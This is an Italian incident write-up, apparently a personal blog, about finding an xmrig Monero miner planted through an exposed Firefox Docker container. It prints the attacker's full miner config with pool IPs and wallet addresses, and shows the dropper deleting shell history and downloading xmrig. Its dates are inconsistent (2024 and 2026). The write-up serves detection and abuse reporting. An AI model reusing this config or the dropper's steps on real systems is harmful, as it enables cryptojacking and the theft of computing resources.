
Oggi ho ricevuto questa mail

> Il problema è iniziato alle 10:29:24 del 2024.11.01
> Nome del problema: Linux: elevato utilizzo della CPU (oltre il 90% per 5 minuti)
> Host: DockerHost
> Gravità: Attenzione
> Dati operativi: Utilizzo attuale: 99,99%
> ID problema originale: 774251


Che già di per sè è utile ma assieme ai grafici della cpu diventa essenziale per rilevare anomalie

Questo è il grafico relativo all'ultimo mese di uso della cpu.
Come si può subito notare il 31/10 - ieri - è iniziato un evento che occupa tutto il processore.



Sulla macchine sono ospitati una quarantina di container di cui molti esposti su Internet, e quindi sono considerabili 'superficie d'attacco'.

Mi sono collegato al DockerHost ed ho verificato con 'top' l'elenco dei processi




```
top - 13:21:19 up 8 days, 22:12,  2 users,  load average: 1,51, 0,78, 0,73
Tasks: 518 total,   2 running, 471 sleeping,   0 stopped,  45 zombie
%Cpu(s): 96,4 us,  3,3 sy,  0,0 ni,  0,0 id,  0,0 wa,  0,0 hi,  0,3 si,  0,0 st
MiB Mem :  15993,1 total,   4601,1 free,   8723,4 used,   3057,9 buff/cache
MiB Swap:   8144,0 total,   6815,5 free,   1328,5 used.   7269,7 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
1491981 luca      20   0 2761700   2,3g   5964 S 186,5  14,7   0:50.84 xmrig
   7045 999       20   0 1850140 455828  13292 S   2,0   2,8 192:28.07 mysqld
   7106 root      20   0  588964 169572   5440 S   2,0   1,0 292:26.50 python3
   7298 root      20   0  588724 167060   6088 S   1,0   1,0 136:58.15 python3
    604 root      20   0 1797916  43412  11456 S   0,3   0,3  25:13.46 containerd
   1223 root      20   0 1254656  36188      4 S   0,3   0,2  10:22.02 casaos
   1293 root      20   0 2670380 111684  39380 S   0,3   0,7  72:39.99 dockerd
   4346 999       20   0  203928  10620   4468 S   0,3   0,1   0:17.95 php
   5134 999       20   0 1778544  41876   3176 S   0,3   0,3  59:58.24 mysqld
   5848 999       20   0  686724  56096  13132 S   0,3   0,3  13:30.34 pihole-FTL
   7521 root      20   0  142764  52240   3508 R   0,3   0,3  20:15.04 gunicorn
   9143 root      20   0  138680  46772   4676 S   0,3   0,3  17:29.85 gunicorn
  10340 root      20   0 1543164  96476  11336 S   0,3   0,6   4:51.92 qdrant
  11419 root      20   0  138672  46272   4724 S   0,3   0,3  17:35.43 gunicorn
  11792 root      20   0   77348  58716   5380 S   0,3   0,4  17:26.10 gunicorn
  11968 root      20   0  804620 365808  13296 S   0,3   2,2  14:28.44 python3
  11974 root      20   0 1265736 291948  13696 S   0,3   1,8  14:45.26 python3
  12459 root      20   0 1019796 125836  16284 S   0,3   0,8  47:55.41 node
  14140 root      20   0  139228  48736   5332 S   0,3   0,3  17:23.53 gunicorn
  16485 zabbix    20   0 1914084  19080   8676 S   0,3   0,1  17:11.99 zabbix_agent2
  16602 1997      20   0   95808   7244   3492 S   0,3   0,0   2:14.52 zabbix_server
```

Ho rilevato che un processo occupava il 186,5% delle 2 cpu della vm DockerHost, il processo 'xmrig'

XMR è la sigla del token Monero, moneta digitale anonima che non 'mino', di conseguenza sono stato hackerato e mi hanno installato un processo 'miner' che sfrutta la mia cpu per creare moneta.


La domanda è ora quale container / applicazione hanno sfruttato per accedere ?


Mi sono collegato alla dashboard di Portainer



Ed ho iniziato a spegnere tutti i container uno alla volta per capire a quale fosse collegato il processo 'xmrig'

Spento il container 'Firefox', il processo è sparito dalla memoria del server





Sono andato a vedere sul DockerHost nella cartella montata nel volume alla ricerca di qualche traccia

```
luca@guacamole:/volume1/docker/firefox/config$ ls -la
totale 9368
drwxr-xr-x 10 luca users    4096  1 nov 12.19 .
drwxr-xr-x  3 root root     4096 22 ott 14.40 ..
drwxr-xr-x  6 luca users    4096 22 ott 14.40 .cache
drwxr-xr-x  4 luca users    4096 22 ott 14.40 .config
drwx------  3 luca users    4096 22 ott 14.40 .dbus
```

```
drwxr-xr-x  3 luca users    4096 22 ott 14.40 .local
drwx------  4 luca users    4096 22 ott 14.40 .mozilla
drwx------  2 luca users    4096 25 ott 17.24 .ssh
drwxr-xr-x  2 luca users    4096 22 ott 14.40 ssl
-rw-r--r--  1 luca users       0 22 ott 14.52 .sudo_as_admin_successful
drwxr-xr-x  4 luca users    4096 22 ott 14.40 .XDG
-rwxr-xr-x  1 root root  9547911  1 nov 04.46 xmr_linux_amd64
```

Ecco un file che non dovrebbe esserci 'xme_linux_amd64' del 01/11/2026 delle 04:46 del mattino.

A quell'ora io dormivo beatamente!

Ho provato ad eseguire il comando:

```
abc@2310ced38359:~$ ls -la
total 9376
drwxr-xr-x 11 abc  users    4096 Nov  1 13:29 .
drwxr-xr-x  1 root root     4096 Oct 22 15:10 ..
-rw-------  1 abc  users     442 Nov  1 13:39 .bash_history
drwxr-xr-x  6 abc  users    4096 Oct 22 14:40 .cache
drwxr-xr-x  5 abc  users    4096 Nov  1 12:54 .config
drwx------  3 abc  users    4096 Oct 22 14:40 .dbus
drwxr-xr-x  3 abc  users    4096 Oct 22 14:40 .local
drwx------  4 abc  users    4096 Oct 22 14:40 .mozilla
drwx------  2 abc  users    4096 Oct 25 17:24 .ssh
drwxr-xr-x  2 abc  users    4096 Oct 22 14:40 ssl
-rw-r--r--  1 abc  users       0 Oct 22 14:52 .sudo_as_admin_successful
drwxr-xr-x  4 abc  users    4096 Oct 22 14:40 .XDG
drwxr-xr-x  3 abc  users    4096 Nov  1 13:06 xmrig
-rwxr-xr-x  1 root root  9547911 Nov  1 04:46 xmr_linux_amd64
abc@2310ced38359:~$ ./xmr_linux_amd64
Error deleting /config/.bashrc: remove /config/.bashrc: no such file or directory
Error deleting /root/.bash_history: remove /root/.bash_history: permission denied
Error deleting /root/.bashrc: remove /root/.bashrc: permission denied
Error writing file: open /etc/hosts: permission denied
Error filtering file: open /etc/hosts: permission denied
Data sent successfully
2024/11/01 13:40:44 Downloaded xmrig
2024/11/01 13:40:44 Patching json...
abc@2310ced38359:~$
```

Il programma tenta di cancellare file che di solito contengono tracce, una tipica manovra di pulizia 'post-exploitation'.

Sono andato a cercare i files caricati o creati il 01/11/2024 nella cartella:

```
luca@guacamole:/volume1/docker/firefox/config$ find .  -type f -newermt
2024-11-01 -ls
  2230731      4 -rw-r--r--   1 luca     users        1160 nov  1 11:49
./.mozilla/firefox/5ekay2cl.default-release/settings/data.safe.bin
  2228307  15300 -rw-r--r--   1 luca     users    15663104 nov  1 10:04
./.mozilla/firefox/5ekay2cl.default-
release/storage/permanent/chrome/idb/3870112724rsegmnoittet-es.sqlite
```

```
  2228308      0 -rw-r--r--   1 luca     users           0 nov  1 10:04
./.mozilla/firefox/5ekay2cl.default-
release/storage/permanent/chrome/idb/3870112724rsegmnoittet-es.sqlite-wal
  2228381      0 -rw-r--r--   1 luca     users           0 nov  1 11:49
./.mozilla/firefox/5ekay2cl.default-
release/storage/permanent/chrome/idb/2918063365piupsah.sqlite-wal
  2230747      4 -rw-r--r--   1 luca     users         221 nov  1 10:04
./.mozilla/firefox/5ekay2cl.default-release/broadcast-listeners.json
  2228325      4 -rw-r--r--   1 luca     users        2288 nov  1 04:21
./.mozilla/firefox/5ekay2cl.default-release/SiteSecurityServiceState.bin
  2230748     16 -rw-------   1 luca     users       13707 nov  1 11:49
./.mozilla/firefox/5ekay2cl.default-release/prefs.js
  2230738     20 -rw-r--r--   1 luca     users       17506 nov  1 00:00
./.mozilla/firefox/5ekay2cl.default-release/datareporting/archived/2024-
11/1730415609391.5f2e2311-2d8b-4ffe-9641-e2dde0a71a27.main.jsonlz4
  2228359      4 -rw-r--r--   1 luca     users         162 nov  1 00:00
./.mozilla/firefox/5ekay2cl.default-release/datareporting/session-state.json
  2230739     72 -rw-r--r--   1 luca     users       73337 nov  1 12:00
./.mozilla/firefox/5ekay2cl.default-release/datareporting/aborted-session-
ping
  2230405      8 -rw-r--r--   1 luca     users        6430 nov  1 11:49
./.mozilla/firefox/5ekay2cl.default-release/AlternateServices.bin
  2230383   9328 -rwxr-xr-x   1 root     root      9547911 nov  1 04:46
./xmr_linux_amd64
  2230467     16 -rw-------   1 luca     users       14298 nov  1 10:21
./.cache/mozilla/firefox/5ekay2cl.default-
release/cache2/entries/104508A2A861EB122C664C242F747661DF85AD46
  2230746     16 -rw-------   1 luca     users       13794 nov  1 10:04
./.cache/mozilla/firefox/5ekay2cl.default-
release/cache2/entries/6B60245BA09A040EA7AF61B4BFFAF4764798F732
  2230741     16 -rw-------   1 luca     users       13794 nov  1 04:03
./.cache/mozilla/firefox/5ekay2cl.default-
release/cache2/entries/84F145315512B0072220EEC1FA602D3C394C2916
  2230737     12 -rw-------   1 luca     users        9550 nov  1 00:43
./.cache/mozilla/firefox/5ekay2cl.default-
release/cache2/entries/2A18CFE67E9B21D9DF1DF6A4CEE5DC713F5B9DB3
  2230740     12 -rw-------   1 luca     users        9578 nov  1 04:03
./.cache/mozilla/firefox/5ekay2cl.default-
release/cache2/entries/7913CF43CA25320DBD1510E53F33A8FFD6BA456E
  2230744     12 -rw-------   1 luca     users        9209 nov  1 09:49
./.cache/mozilla/firefox/5ekay2cl.default-
release/cache2/entries/F303A4C4D761F6C296481ED145E2D0AB0BACA946
  2230742     16 -rw-------   1 luca     users       14186 nov  1 10:04
./.cache/mozilla/firefox/5ekay2cl.default-
release/cache2/entries/ABF10783A3D5C775433F3E1AE24897A2941049C7
  2230736     12 -rw-------   1 luca     users        9394 nov  1 03:48
./.cache/mozilla/firefox/5ekay2cl.default-
release/cache2/entries/7FA55473E90DBB9AE142B67629241FD29520591D
  2230745     12 -rw-------   1 luca     users        9209 nov  1 11:49
```

```
./.cache/mozilla/firefox/5ekay2cl.default-
release/cache2/entries/82102257C961783D3B1AAB2D3F303702392C3084
  2230717     12 -rw-------   1 luca     users        9756 nov  1 10:21
./.cache/mozilla/firefox/5ekay2cl.default-
release/cache2/entries/63F48F4F7F1BC3195F5AB831F9794F3DBA2D30E1
  2230632     12 -rw-------   1 luca     users        9578 nov  1 10:04
./.cache/mozilla/firefox/5ekay2cl.default-
release/cache2/entries/F1F3CF306615D527BC8BDE3353C889EFA1C2DEE7
  2230678     12 -rw-------   1 luca     users        9754 nov  1 04:21
./.cache/mozilla/firefox/5ekay2cl.default-release/cache2/doomed/1595472685
```

Ho riavviato il container e aperto un 'xterm' e cercato files anche in '/tmp'

```
abc@2310ced38359:~$ pwd
/config
abc@2310ced38359:~$ cd /tmp
abc@2310ced38359:/tmp$ ls -la
total 24
drwxrwxrwt 1 root root  4096 Nov  1 13:37 .
drwxr-xr-x 1 root root  4096 Oct 22 15:10 ..
srwxrwxrwx 1 abc  users    0 Nov  1 13:32 dbus-JJdUIEfNvC
drwx------ 2 abc  users 4096 Oct 25 17:26 Temp-b29cbafa-edfd-423b-b2ed-abb42e4b9b34
drwxrwxrwt 2 abc  users 4096 Nov  1 13:32 .X11-unix
-r--r--r-- 1 abc  users   11 Nov  1 13:32 .X1-lock
drwxr-xr-x 3 root root  4096 Nov  1 04:46 xmrig
abc@2310ced38359:/tmp$ ls -la xmrig
total 12
drwxr-xr-x 3 root root 4096 Nov  1 04:46 .
drwxrwxrwt 1 root root 4096 Nov  1 13:37 ..
drwxr-xr-x 2 root root 4096 Nov  1 04:46 xmrig-6.22.0
abc@2310ced38359:/tmp$ ls -la xmrig/xmrig-6.22.0/
total 9260
drwxr-xr-x 2 root root    4096 Nov  1 04:46 .
drwxr-xr-x 3 root root    4096 Nov  1 04:46 ..
-rw-r--r-- 1 root root    4148 Nov  1 04:46 config.json
-rwxrwxrwx 1 root root 9465848 Nov  1 12:54 xmrig
abc@2310ced38359:/tmp$ file xmrig/xmrig-6.22.0/xmrig
xmrig/xmrig-6.22.0/xmrig: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=93e9b2f63a7c26c92e730d41fe8da85d22eaf50c, for GNU/Linux 3.2.0, stripped
abc@2310ced38359:/tmp$
abc@2310ced38359:/tmp$ file xmrig/xmrig-6.22.0/config.json
xmrig/xmrig-6.22.0/config.json: JSON text data
abc@2310ced38359:/tmp$
```

Ho fatto BINGO !
Ho trovato l'eseguibile e il file do configurazione, ecco il contenuto del file 'config.json'


```
{
    "api": {
        "id": null,
        "worker-id": null
    },
    "http": {
        "enabled": false,
        "host": "127.0.0.1",
        "port": 0,
        "access-token": null,
        "restricted": true
    },
    "autosave": true,
    "background": false,
    "colors": false,
    "title": true,
    "randomx": {
        "init": -1,
        "init-avx2": -1,
        "mode": "fast",
        "1gb-pages": true,
```

```
        "rdmsr": true,
        "wrmsr": true,
        "cache_qos": true,
        "numa": true,
        "scratchpad_prefetch_mode": 1
    },
    "cpu": {
        "enabled": true,
        "huge-pages": true,
        "huge-pages-jit": true,
        "hw-aes": null,
        "priority": 3,
        "memory-pool": true,
        "yield": false,
        "asm": true,
        "argon2-impl": null,
        "argon2": [0, 2, 4, 5, 6, 8, 10, 11],
        "cn": [
            [1, 0],
            [1, 2],
            [1, 6],
            [1, 8]
        ],
        "cn-heavy": [
            [1, 0],
            [1, 6]
        ],
        "cn-lite": [
            [1, 0],
            [1, 2],
            [1, 4],
            [1, 5],
            [1, 6],
            [1, 8],
            [1, 10],
            [1, 11]
        ],
        "cn-pico": [
            [2, 0],
            [2, 1],
            [2, 2],
            [2, 3],
            [2, 4],
            [2, 5],
            [2, 6],
            [2, 7],
            [2, 8],
            [2, 9],
            [2, 10],
```

```
            [2, 11]
        ],
        "cn/upx2": [
            [2, 0],
            [2, 1],
            [2, 2],
            [2, 3],
            [2, 4],
            [2, 5],
            [2, 6],
            [2, 7],
            [2, 8],
            [2, 9],
            [2, 10],
            [2, 11]
        ],
        "ghostrider": [
            [8, 0],
            [8, 2],
            [8, 6],
            [8, 8]
        ],
        "rx": [-1,-1],
        "rx/arq": [0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11],
        "rx/wow": [0, 2, 4, 5, 6, 8, 10, 11],
        "cn-lite/0": false,
        "cn/0": false,
        "rx/keva": "rx/wow"
    },
    "opencl": {
        "enabled": true,
        "cache": true,
        "loader": null,
        "platform": "AMD",
        "adl": true
    },
    "cuda": {
        "enabled": true,
        "loader": null,
        "nvml": true
    },
    "log-file": null,
    "donate-level": 0,
    "donate-over-proxy": 0,
    "pools": [
        {
            "algo": "rx/0",
            "coin": null,
            "url": "75.119.158.0:3222",
```

```
            "user":
"48edfHu7V9Z84YzzMa6fUueoELZ9ZRXq9VetWzYGzKt52XU5xvqgzYnDK9URnRoJMk1j8nLwEVs
aSWJ4fhdUyZijBGUicoD",
            "pass": null,
            "rig-id": "server-8vtfp",
            "nicehash": true,
            "keepalive": true,
            "enabled": true,
            "tls": false,
            "sni": false,
            "tls-fingerprint": null,
            "daemon": false,
            "socks5": null,
            "self-select": null,
            "submit-to-origin": false
        },
        {
            "algo": "rx/0",
            "coin": null,
            "url": "141.94.96.195:443",
            "user":
"4AJZZv3rTYzJXT8hUbbyrzdXcTCDt3bWbjk9sDfYSynjM4rUYhUu6NS24psAtzmBYEgzzuXq8xF
KTFCpC1AyMdZkTBxmhvj",
            "pass": null,
            "rig-id": "server-8vtfp",
            "nicehash": false,
            "keepalive": true,
            "enabled": true,
            "tls": true,
            "sni": false,
            "tls-fingerprint": null,
            "daemon": false,
            "socks5": null,
            "self-select": null,
            "submit-to-origin": false
        }
    ],
    "retries": 5,
    "retry-pause": 5,
    "print-time": 30,
    "health-print-time": 30,
    "dmi": true,
    "syslog": false,
    "tls": {
        "enabled": false,
        "protocols": null,
        "cert": null,
        "cert_key": null,
        "ciphers": null,
```

```
        "ciphersuites": null,
        "dhparam": null
    },
    "dns": {
        "ipv6": false,
        "ttl": 30
    },
    "user-agent": null,
    "verbose": 0,
    "watch": true,
    "pause-on-battery": false,
    "pause-on-active": false
}
```



Ho spento il container, e poi con calma indagherò per vedere se ha usato 'Firefox' per visitare qualche sito.

Dal file ho ricavato l'ip di un server compromesso dall'hacker in un datacenter del provider francese OVH a Roubaix


```
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See https://docs.db.ripe.net/terms-conditions.html

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '141.94.96.0 - 141.94.97.255'

% Abuse contact for '141.94.96.0 - 141.94.97.255' is 'abuse@ovh.net'

inetnum 141.94.96.0 - 141.94.97.255
netname SD-SBG3-GAME
country FR
org     ORG-OS3-RIPE
geoloc  48.574889 7.754167
admin-c OTC2-RIPE
tech-c  OTC2-RIPE
status  ASSIGNED PA
mnt-by  OVH-MNT
created 2021-06-04T10:09:38Z
last-modified   2021-06-04T10:09:38Z
source  RIPE
```

```
organisation    ORG-OS3-RIPE
org-name        OVH SAS
country FR
org-type        LIR
address 2 rue Kellermann
address 59100
address Roubaix
address FRANCE
phone   +33972101007
admin-c OTC2-RIPE
admin-c OK217-RIPE
admin-c GM84-RIPE
abuse-c AR15333-RIPE
mnt-ref OVH-MNT
mnt-ref RIPE-NCC-HM-MNT
mnt-by  RIPE-NCC-HM-MNT
mnt-by  OVH-MNT
created 2004-04-17T11:23:17Z
last-modified   2020-12-16T10:24:51Z
source  RIPE # Filtered

role    OVH Technical Contact
address OVH SAS
address 2 rue Kellermann
address 59100 Roubaix
address France
admin-c OK217-RIPE
tech-c  GM84-RIPE
tech-c  SL10162-RIPE
nic-hdl OTC2-RIPE
abuse-mailbox   abuse@ovh.net
mnt-by  OVH-MNT
created 2004-01-28T17:42:29Z
last-modified   2014-09-05T10:47:15Z
source  RIPE # Filtered

% Information related to '141.94.0.0/16AS16276'

route   141.94.0.0/16
origin  AS16276
mnt-by  OVH-MNT
created 2021-09-30T13:58:31Z
last-modified   2021-09-30T13:58:31Z
source  RIPE

% This query was served by the RIPE Database Query Service version 1.114
(ABERDEEN)
```

Ed ho contattato l'indirizzo del per segnalazione di abuso del provider con questa mail:



Objet : Notification de compromission du serveur IP 141.94.96.195

Luca Sacchi Ricciardi <luca.sacchi@gmail.com> 13:07 (41 minuti fa)
a abuse

Oggetto: Segnalazione di compromissione del server IP 141.94.96.195
Cher équipe OVH,

